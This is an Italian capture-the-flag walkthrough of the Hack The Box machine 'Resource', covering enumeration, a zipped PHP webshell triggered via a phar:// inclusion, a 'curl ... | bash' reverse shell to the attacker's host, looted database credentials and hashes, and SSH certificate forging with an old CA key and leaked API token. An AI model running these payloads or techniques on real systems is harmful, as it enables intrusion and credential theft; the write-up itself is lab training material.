Resource

About Resurce

Resource è una macchina Linux di livello "hard" che copre in modo complesso diversi modi per utilizzare le chiavi private

e pubbliche di OpenSSH. È incentrata sull'SSG IT Resource Center, che offre un servizio di ticketing per risolvere i problemi IT

(accesso SSH, problemi relativi al sito web e alla sicurezza, ecc.) dei propri clienti.

Creando un ticket tramite il sito web, possiamo eseguire l'inclusione di file locali, attivare una reverse shell e accedere a quello

che sembra essere un container Docker che ospita il sito web di ticketing.

Da questo punto, ci sono vari indizi nei ticket precedenti e negli artefatti SSH rimanenti, nonché in un servizio API per la firma

delle chiavi che porterà a passare da un utente all'altro e a uscire dal Docker.

Infine, la macchina include vari script che descrivono in dettaglio le funzioni del suo servizio di ticketing e dell'API per la firma

delle chiavi, uno dei quali include una riga di codice vulnerabile che consente di forzare brute force la chiave SSH finale e di

ottenere la piena escalation dei privilegi.

IP_Resurce = 10.10.11.27

Enumeration

Scan Port && Service NMAP

```
_opt/htb_machine/Resource nmap 10.10.11.27 --open -p- -T5 -Pn -sVC -oG resurces_scan
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-14 09:37 CEST
Nmap scan report for 10.10.11.27
Host is up (0.053s latency).
Not shown: 63111 closed tcp ports (reset), 2421 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
        STATE SERVICE VERSION
PORT
                      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
22/tcp open
 ssh-hostkey:
    256 78:1e:3b:85:12:64:a1:f6:df:52:41:ad:8f:52:97:c0 (ECDSA)
   256 e1:1a:b5:0e:87:a4:a1:81:69:94:9d:d4:d4:a3:8a:f9 (ED25519)
       open http
                     nginx 1.18.0 (Ubuntu)
 http-title: Did not follow redirect to http://itrc.ssg.htb/
 http-server-header: nginx/1.18.0 (Ubuntu)
2222/tcp open ssh
                      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
 ssh-hostkey:
    256 f2:a6:83:b9:90:6b:6c:54:32:22:ec:af:17:04:bd:16 (ECDSA)
    256 Oc:c3:9c:10:f5:7f:d3:e4:a8:28:6a:51:ad:1a:e1:bf (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


22/tcp open ssh OpenSSH 9.2p1 Debian 2+deb12u3 80/tcp open http nginx 1.18.0 (Ubuntu) redirect to http://itrc.ssg.htb/

Edito il file /etc/hosts con 'itrc.ssg.htb' per visualizzare il server web

Web Server




Effettuo la registrazione come 'test:test' e successivamente il login l'url di login che trovo è 'http://itrc.ssg.htb/index.php?page=login'




Accedo e trovo la dashboard di un servizio di ticketing, al momento il nostro account non ha ticket aperti, ma possiamo crearne uno nuovo.

I url di riferimento è il seguente 'http://itrc.ssg.htb/index.php?page=dashboard'



Dando un'occhiata alla funzione "Crea un ticket", trovo la possibilità di caricare un file che potrebbe essere un potenziale vettore

di attacco attraverso cui caricare una reverse shell. L url di riferimento è il seguente: 'http://itrc.ssg.htb/?page=create_ticket'




La scansione nmap precedente mostra che il server è ospitato da nginx, ma se attiviamo una pagina 404 navigando verso qualcosa

che so non esistere, come 'http://itsc.ssg.htb/pho3.php', noto che il sito web è in esecuzione su Apache. Questo mi fa supporre che ci sia qualcosa di diverso sotto, dove 'nginx' è il front proxy, ma il sito web in esecuzione su Apache

e potrebbe trattarsi di un container. Da ciò, posso supporre che il sistema host sia Ubuntu, poiché dalla scansione nmap si può

notare che la versione di nginx era per Ubuntu.

Quindi il container deve essere Debian, il che significa che l'SSH sulla porta 2222 è per l'host e la porta 22 è per il container.



Not Found

The requested URL was not found on this server.

Apache/2.4.61 (Debian) Server at itrc.ssg.htb Port 80

Inoltre, osservando gli URL , vediamo 'http://itsc.ssg.htb/?page=dashboard' e 'http://itsc.ssg.htb/index.php', a indicare che il sito web

utilizza PHP. Si nota anche dalla scansione nmap 'PHPSESSID', a indicare che il sito web assegna questo tipo di 'cookie'.

Per avere un'idea migliore della struttura del sito web che non possiamo visitare direttamente, possiamo utilizzare Feroxbuster,

per il brute force delle directory, sapendo che il sito web utilizza PHP, aggiungo la flag '-x php' al comando.

```
http://itrc.ssg.htb/assets/js/flash.
GET
                    300w
                             2453c http://itrc.ssg.htb/assets/css/main.css
GET
                      5w
                               46c http://itrc.ssg.htb/admin.php
           0l
GET
                      Øw
                                Oc http://itrc.ssg.htb/logout.php ⇒ index.php
GET
           91
                              314c http://itrc.ssg.htb/uploads ⇒ http://itrc.ssg.htb/uploads/
                     28w
                                   http://itrc.ssg.htb/api ⇒ http://itrc.ssg.htb/api/
           91
           0l
                                Oc http://itrc.ssg.htb/api/register.php \Rightarrow http://itrc.ssg.htb/
GET
                     0w
GET
          11l
                     40w
                              566c http://itrc.ssg.htb/register.php
                                Oc http://itrc.ssg.htb/api/login.php ⇒ http://itrc.ssg.htb/
GET
           0l
                     Øw
          10l
                              433c http://itrc.ssg.htb/login.php
                     31w
                              313c http://itrc.ssg.htb/assets ⇒ http://itrc.ssg.htb/assets/
GET
           91
                     28w
           0l
                                   http://itrc.ssg.htb/db.php
GET
                              844c http://itrc.ssg.htb/home.php
GET
                    110w
GET
           Øl
                     0w
                                0c http://itrc.ssg.htb/api/admin.php
GET
                     28w
                              316c http://itrc.ssg.htb/assets/js ⇒ http://itrc.ssg.htb/assets/js
```

<....SNIP....>

Ora sapendo che c'è la possibilità di fare upload di un file dalla tab 'crea ticket', potrei ottenere LFI e attivare una reverse-shell.

I passi da seguire sono i seguenti:

- fare upload di una web-shell semplice 'shell.php' '<?php system(\$_REQUEST["cmd"]); ?>'
- aprire un server python3

- aprire un listener netcat
- usare la webshell per fare il download di una reverse-shell 'bash.sh' hostata in locale sul target
- attivare la reverse-shell

Ora se provo a fare l'upload della webshell cosi com'è mi viene rifiutata in quanto accetta come estensione solo file '.zip', quindi prima

zippo la web-shell e poi effettuo l upload della stessa.

```
A
B
.opt/htb_machine/Resource
zip shell.zip shell.php


adding: shell.php (stored 0%)
A
B
.opt/htb_machine/Resource
ls

Resource.ctd resurces_scan shell.php
shell.zip

A
B
.opt/htb_machine/Resource
```


Ora posso caricare la web-shell su 'http://itrc.ssq.htb/?page=create_ticket'

Subject
test
ssue
Add attachments (zip archive only)
Choose File shell.zip
Create Ticket



Ora se provo ad andare su '/uploads' ovvero 'http://itrc.ssg.htb/uploads/shell/shell.php mi da pagina non esistente 404 , nonostante

'/uploads' sia stato trovato da 'Feroxbuster'




Not Found

The requested URL was not found on this server.

Apache/2.4.61 (Debian) Server at itrc.ssg.htb Port 80


Ma se vado indietro alla pagina del ticket creato, posso vederlo correttamente e aprendolo posso notare che all interno è presente

anche la web-shell sotto formato 'zip' che ho caricato.



Cliccandoci sopra con il tasto destro del mouse, possiamo scaricarlo, ma vediamo anche il percorso in cui è archiviato. Possiamo quindi

cliccare con il tasto destro e copiare il link per ottenere il percorso completo che nel caso specifico sarà: http://itrc.ssg.htb/uploads/a15fd370290053e8c3bb6ce7ea6a376a224ea491.zip




Se provo ad accedervi da browser anche questa volta ricevo un errore , questo perchè sono impostati dei filtri php, e per ovviare a questo

problema posso utilizzare 'wrapper php' come '.phar://' che dovrebbe bypassare i filtri e permettermi di accedere all interno del file

contenuto all interno dell archivio '.zip'.

Riporto quindi di seguito l url modificato correttamente per accedere al file, e come test aggiungo il comando 'ID' per verificare se il tutto è andato a buon fine.

URL: http://itrc.ssg.htb/?page=phar://uploads/a15fd370290053e8c3bb6ce7ea6a376a224ea491.zip/shell&cmd=id



Bene risponde correttamente quindi ho triggherato i filtri e attivato la web-shell, adesso devo creare in locale una rev-shell 'shell.sh' e

aprire un server python3 per fare l'upload della stessa sul target e attivarla, intanto apriro un ascoltatore netcat su porta 4444.

Apro server python3

Apro ascoltatore netcat porta 4444

```
(kali⊕ xyz)-[~]
$ nc -lnvp 4444
listening on [any] 4444 ...
```

Faccio I upload della rev-shell e la lancio trmite 'curl' tramite il seguente url:

URL= http://itrc.ssg.htb/?page=phar://uploads/a15fd370290053e8c3bb6ce7ea6a376a224ea491.zip/shell&cmd=curl+10.10.14.11/bash.sh|bash

Ricevo la shell come user www-data

```
(kali® xyz)-[~]
$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.11.27] 58936
bash: cannot set terminal process group (1): Inappropriate ioctl
for device
bash: no job control in this shell
www-data@itrc:/var/www/itrc$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@itrc:/var/www/itrc$ whoami
whoami
www-data
www-data
www-data@itrc:/var/www/itrc$ ■
```

Lateral Movment

Movimento Laterale

Enumerando, dall directory '/home' trovo due utenti, 'msainristil' e 'zzinter'. Questo fa capire che si tratta di potenziali utenti a cui potrei

provare ad elevarmi, i quali possono avere maggiori privilegi o file interessanti nelle loro directory home a cui ora non posso accedere

come www-data.

Tornando alla directory con cui mi ha connesso inizialmente la shell '/var/www/itrc' , trovo al suo interno parecchi file '.php' e uno di questi

mi salta subito all occhio 'db.php' quindi decido di aprirlo e al suo interno trovo quelle che sembrano

```
www-data@itrc:/var/www/itrc$ cat db.php
cat db.php
<?php

$dsn = "mysql:host=db;dbname=resourcecenter;";
$dbusername = "jj";
$dbpassword = "ugEG5rR5SG8uPd";
$pdo = new PDO($dsn, $dbusername, $dbpassword);

try {
    $pdo→setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
} catch (PDOException $e) {
    die("Connection failed: " . $e→getMessage());</pre>
```

Quindi posso connettermi a 'mysql' con le credenziali 'jj:ugEG5rR5SG8uPd' come segue:

```
www-data@itrc:/var/www/itrc$ mysql -h db -u jj -pugEG5rR5SG8uPd
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 11
Server version: 11.4.3-MariaDB-ubu2404 mariadb.org binary distribution
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MariaDB [(none)]> [
```

```
MariaDB [resourcecenter]> select * from users;
                  password
id user
ole
     | department |
                  | $2y$10$VCpu.vx5K6tK3mZGeir7j.ly..il/YwPQcR2nUs4/jKyUQhGAriL2 | a
  1 | zzinter
dmin | NULL
  2 | msainristil | $2y$10$AT2wCUIXC9jyuO.sNMil2.R950wZlVQ.xayHZiweHcIcs9mcblpb6 | a
dmin
      NULL
      mgraham
                  $2y$10$4nlQoZW60mVIQ1xauCe5Y00zZ0uaJisHGJMPNdQNjKOhcQ8LsjLZ2 | u
      NULL
ser
                  | $2y$10$pLPQbIzcehX05Yxh0bjhl0ZtJ180X4/04mjYP56U6WnI6FvxvtwIm | u
      kgrant
      NULL
ser
      bmcgregor
                  | $2y$10$n0BYuDGCgzWXIeF92v5qFOCvlEXdI19JjUZNl/zWHHX.RQGTS03Aq | u
      NULL
ser
                  | $2y$10$IMBA.Hvl56orQ0.5QRY55e39lQdu0c1RMkemvnWrn9i6pSjUPXBIu | u
      test
     NULL
      in set (0.001 sec)
```

Successivamente esamino 'messages' e 'tickets'

```
MariaDB [resourcecenter]> select * from messages;
```

```
2024-02-04 13:44:53
                             4 NULL
      NULL
23 | We're having some issues with the signing process. I'll get back to you once w
e have that resolved.
                                                                                2 |
2024-02-04 14:25:04
                             4 NULL
     NULL
24 | Can you attach a HAR file where the issue happens so the web team can troubles
| 28 | They see the issue. I'm going to have to work with the IT team in corporate to
get this resolved. For now, they've given me access to the IT server and a bash scri
pt to generate keys. I'll handle all SSH provisioning tickets.
2024-02-05 15:32:54
                              5 | NULL
      NULL
| 29 | It's this kind of stuff that makes me say it was a bad idea to move off the ol
d system.
```

5 | NULL

30 | I've sent you the signed key via secure email

2024-02-05 15:45:11

NULL

2

32 | The API from the IT server seems to be working well now. I've got a script tha t will sign public keys with the appropriate principal to validate it works. I'm stil l handling these tickets, but hopefully we'll have it resolved soon. 2024-02-07 16:21:23 5 | NULL NULL | 33 | The new system is super flakey. I know it won't work across the rest of the co mpany, but I'm going to at least leave the old certificate in place here until we pro ve we can work on the new one 2 I 2024-02-09 16:45:19 2 NULL NULL | 34 | Old certificates have been taken out of /etc. I've got the old signing cert se cured. This server will trust both the old and the new for some time until we work ou t any issues with the new system.

MariaDB [resourcecenter]> select * from tickets;

```
Decommission ITRC SSH Certificate
 the old ITRC SSH certificate infrastructure in favor of the new organization-wide I
T signing certs. I'm handling the transition to the new system from the ITSC-side. Mi
ke - Can you handle removing the old certs from the ITRC server? | 2024-02-02 13:12:1
              1 | NULL
                                                                          NULL
  3 | Malware in finance dept
                                                            We have detected malwa
                                                   open
re on the finance department server. We need to take it offline and clean it.
                                                                2024-02-03 14:12:1
1 |
              4 NULL
                                                                          NULL
4 | Please provision access to marketing servers | closed | I'm new to the IT team
 need access to the marketing servers in order to apply updates and configure firewa
ll. Public key attached.
                                                                2024-02-04 13:27:2
              5 | ../uploads/eb65074fe37671509f24d1652a44944be61e4360.zip | mcgregor
_pub.zip
5 | SSH Key Signing Broken
                                                   open | The admin panel is sup
posed to allow me to get a signed certficate, but it just isn't working.
```

Quindi da ciò che ho potuto rilevare dalle tabelle 'messages' e 'tickets' e che si sono verificati dei problemi con le SSH KEYS, e durante la

risoluzione di questi un utente ha allegato un file 'HAR' all interno del file 'failure.zip', interessante file da esaminare.


Per risolvere il problema un utente ha fornito uno script bash che firma i certificati accessibili tramite un A-

Si nota poi anche che dovrebbe esistere ancora un vecchio certificato salvato da qualche parte e che probabilmente il suo user di keys

potrebbe essere ancora valido e quindi utilizzabile.

Ora essendo in una sessione remota su 'mysql' posso elevare i privilegi del mio utente ad admin con il seguente comando: update users set role="admin" where id = 9;'

```
MariaDB [resourcecenter]> update users set role="admin" where id = 9;
Query OK, 1 row affected (0.001 sec)
Rows matched: 1 Changed: 1 Warnings: 0
```




Gli strumenti di amministrazione non sono di particolare utilità, dato che non posso più fornire una chiave SSH tramite il sito web.

Tuttavia, posso controllare i ticket precedenti, visualizzarli più facilmente e vedere chiaramente gli utenti associati.

In particolare, il Ticket 5 è interessante perché contiene il file failure.zip, che include il file HAR, e scopro che l'utente 'zzinter' è quello

che fornisce le chiavi SSH tramite uno script.



Posso scaricare il file zip in locale e verificarne il contenuto. Un file HAR o HTTP Archive è un'esportazione di una sessione web,

contiene parametri URL, intestazioni, cookie, ecc. e viene in genere utilizzato per identificare problemi di prestazioni e tenere traccia

delle risorse. Tuttavia, i file HAR possono anche includere informazioni sensibili come token di sessione, chiavi API e password,

che possono essere utilizzate da malintenzionati.

Quindi faccio I unzip del file in locale e all interno trovo credenziali utilizzabili con SSH:



```
opt/h/Resource ssh msainristil@itrc.ssg.htb
                                                                    ✓ root@xyz
The authenticity of host 'itrc.ssg.htb (10.10.11.27)' can't be established.
ED25519 key fingerprint is SHA256:jwOqtWAgCouRm8byeOkLtPI34AC53x/tydC2D3z9eFA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'itrc.ssg.htb' (ED25519) to the list of known hosts.
msainristil@itrc.ssg.htb's password:
Linux itrc 5.15.0-117-generic #127-Ubuntu SMP Fri Jul 5 20:13:28 UTC 2024 x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
msainristil@itrc:~$ id
uid=1000(msainristil) gid=1000(msainristil) groups=1000(msainristil)
msainristil@itrc:~$ whoami
msainristil
```

To root Container

Root Container

Nella directory home di msainristil, troviamo un'interessante cartella, 'decommission_old_ca', che contiene una chiave SSH privata

e una pubblica. Dall'enumerazione dei ticket nel pannello di amministrazione e nel database MySQL, sappiamo che queste chiavi

sono probabilmente quelle che, secondo lui, sono ancora considerate attendibili dal server.

Possiamo quindi usarle per cercare di raggiungere l'utente root del container.

```
msainristil@itrc:~$ ls
decommission_old_ca
msainristil@itrc:~$ ls decommission_old_ca
ca-itrc ca-itrc.pub
```

Dovrei poter copiare le 2 key in locale tramite SCP, e firmare un certificato locale in modo da poter usare la chiave privata per

accedere tramite SSH all'utente root.

```
home/kali scp msainristil@itrc.ssg.htb:/home/msai
nristil/decommission_old_ca/ca-itrc .
msainristil@itrc.ssg.htb's password:
ca-itrc
                         100% 2602
                                      25.3KB/s
                                                 00:00
         home/kali ls
                                        25s 🛮
                                                 rootaxyz
                              Pictures
Bashfuscator
                 Documents
                                         bin
Bola.sh
                 Downloads
                              Public
                                         ca-itro
                 Music
                              Templates
CheatSheet_Varie
                                         go
                 OnionSearch Videos
Desktop
                                         mvenv
   📗 🗁 "home/kali scp msainristil@itrc.ssg.htb:/home/msai
nristil/decommission_old_ca/ca-itrc.pub .
msainristil@itrc.ssg.htb's password:
ca-itrc.pub
                         100% 572
                                       5.5KB/s 00:00
```

```
A popt/h/Resource ls
Resource.ctd ca-itrc resurces_scan shell.zip
bash.sh ca-itrc.pub shell.php
```

Quindi ora do i permessi 600 con chmod per la key

```
♠ pt/h/Resource chmod 600 ca-itro
```

Ora devo usare 'ssh-keygen' per firmare il certificato e creare 'ca-itrc.pub'

```
copt/h/Resource ssh-keygen -s ca-itrc -z 223 -I '<USERNAME>
'-V -5m:forever -n root ca-itrc.pub
Signed user key ca-itrc-cert.pub: id "<USERNAME>" serial 223 for root valid after 2025-04-14T12:04:31
```

Ora posso collegarmi con SSH come root senza uso di password al container

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

root@itrc:~# id uid=0(root) groups=0(root) root@itrc:~# ■
```

Recupero user.txt

```
root@itrc:~# pwd
/root
root@itrc:~# cd /home
root@itrc:/home# cd zzinter
root@itrc:/home/zzinter# cat user.txt
a958d3da2d570e10f90fd4a5085d0ddb
root@itrc:/home/zzinter#
```

PrivEscalation

Trovo qualcosa di interessante nella home di 'zzinter' uno script 'sign_key_api.sh' che vado a visualizzare

```
root@itrc:/home/zzinter# cat sign_key_api.sh
#!/bin/bash
usage () {
    echo "Usage: $0 <public_key_file> <username> <principal>"
    exit 1
if [ "$#" -ne 3 ]; then
   usage
fi
public_key_file="$1"
username="$2"
principal_str="$3"
supported_principals="webserver,analytics,support,security"
IFS=',' read -ra principal <<< "$principal str"
for word in "${principal[@]}"; do
    if ! echo "$supported_principals" | grep -qw "$word"; then
        echo "Error: '$word' is not a supported principal."
        echo "Choose from:"
        echo "
                  webserver - external web servers - webadmin user"
                  analytics - analytics team databases - analytics user"
        echo
                  support - IT support server - support user"
        echo
                  security - SOC servers - support user"
        echo
```

```
usage
   fi
done

if [ ! -f "$public_key_file" ]; then
   echo "Error: Public key file '$public_key_file' not found."
   usage
fi

public_key=$(cat $public_key_file)

curl -s signserv.ssg.htb/v1/sign -d '{"pubkey": "'"$public_key"'", "username": "'"$username"'", "principals": "'"$principal"'"}' -H "Content-Type: application/json" -H "Authorization:Bearer 7Tqx6owMLtnt6oeR2ORbWmOPk30z4ZH901kH6UUT6vNziNqGrYgmSve5jCmnPJDE"
```

Sembra essere uno script che firma i certificati richiedendo l'aiuto di un'API all'indirizzo 'signserv.ssg.htb'. Posso aggiungere questo nome di dominio e il file 'ssg.htb' di base al nostro file hosts, in modo da potervi accedere localmente.

```
♣ | ➡ home/kali | echo "10.10.11.27 signserv.ssg.htb ssg.htb" | sudo tee -a /etc/hosts 10.10.11.27 signserv.ssg.htb ssg.htb
```

Ora Lo script richiede di fornirgli una chiave pubblica, il nostro nome utente, il principal e il tipo di chiave utente che vogliamo venga firmata.

Sembra si possa firmare una chiave come utente del gruppo 'IT support' semplicemente eseguendo il comando finale in locale, poiché

il campo del ' authorization bearer' è già incluso.

Posso quindi generare una nuova coppia di chiavi privata e pubblica sul nostro computer nella dir. delle chiavi e quindi utilizzare l'API curl'

per firmarle. Quando viene richiesto un percorso per salvare il file, è anche possibile assegnargli un nome, quindi specifichiamo

il percorso desiderato e chiamiamo la chiave 'itsupport'.

```
~/.ssh ssh-keygen -t ed25519 -f ~/.ssh/itsupport
Generating public/private ed25519 key pair.
Enter passphrase for "/root/.ssh/itsupport" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/itsupport
Your public key has been saved in /root/.ssh/itsupport.pub
The key fingerprint is:
SHA256:+Cg5Gk4OWIkdbRkini9p17bvNgQEyeakmnkq6a5+nDw root@xyz
The key's randomart image is:
+--[ED25519 256]--+
. 0.+
 ... B +
 0* =
 +0=...
0*+0 00 S
0+==.0 .
 += E o.o
 B+= . oo.
```

```
🕽 ~/.ssh curl signserv.ssg.htb/v1/sign -d '{"pubkey": "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5A
                                                         "username": "<USERNAME>", "principals
 IOKWkFhq+4YHV0o7mgdRScJPohoJ9nY8lXz+Epaueztu root@xyz",
 support"}' -H "Content-Type:application/json" -H "Authorization:Bearer 7Tqx6owMLtnt6oeR2ORbWmOP
0z4ZH901kH6UUT6vNziNqGrYgmSve5jCmnPJDE" | tee itsupport-cert.pub
            % Received % Xferd Average Speed
 % Total
                                                                  Time
                                                                        Current
                                                 Time
                                                         Time
                                Dload Upload
                                                 Total
                                                         Spent
                                                                  Left
                                                                        Speed
     796
          100
                643
                     100
                           153
                                         1216 --:-:-
                                 5114
                                                                          6368
ssh-ed25519-cert-v01@openssh.com AAAAIHNzaC1lZDI1NTE5LWNlcnQtdjAxQG9wZW5zc2guY29tAAAAILXexD+16RSu
8ppuXqA8RUBoIciRW0F+kAnayKFG61jJAAAAIOKWkFhq+4YHV0o7mgdRScJPohoJ9nY8lXz+EpaueztuAAAAAAAAACcAAAABA
AAACjxVU0VSTkFNRT4AAAALAAAAB3N1cHBvcnQAAAAAZ/OrQ///////AAAAAAAAAIIAAAAVcGVybWl0LVgxMS1mb3J3Y)
JkaW5nAAAAAAAAABdwZXJtaXQtYWdlbnQtZm9yd2FyZGluZwAAAAAAAAAWcGVybWl0LXBvcnQtZm9yd2FyZGluZwAAAAAAAAA
KcGVybWl0LXB0eQAAAAAAAAACcGVybWl0LXVzZXItcmMAAAAAAAAAAAAAAAAALc3NoLWVkMjU1MTkAAAAggeDwK53LVKHJ
ı+rMLcA2WABxbtDgyhm57MATyY0VKbEAAABTAAAAC3NzaC1lZDI1NTE5AAAAQP/3L8i1Wi5MAzyv8E0r0Fu07V8cug9YlL9mt
BQCBu186tZ6gty6Eszf8Y51N5ynJnP5Kq0sc2zpT+EwMkkM9w8= root@xyz
```

Ora che disponiamo della coppia di chiavi di autorizzazione necessaria, possiamo accedere tramite SSH all'utente di supporto sulla

macchina host. Ancora una volta, assicuriamoci che le chiavi pubblica e privata, così come il certificato, si trovino nella stessa directory

per eseguire il comando.

questa volta utilizziamo OpenSSH sulla porta 2222 che, come ipotizzato in precedenza, è per la macchina host piuttosto che all'interno

del contenitore.

```
support@ssg:~$ id
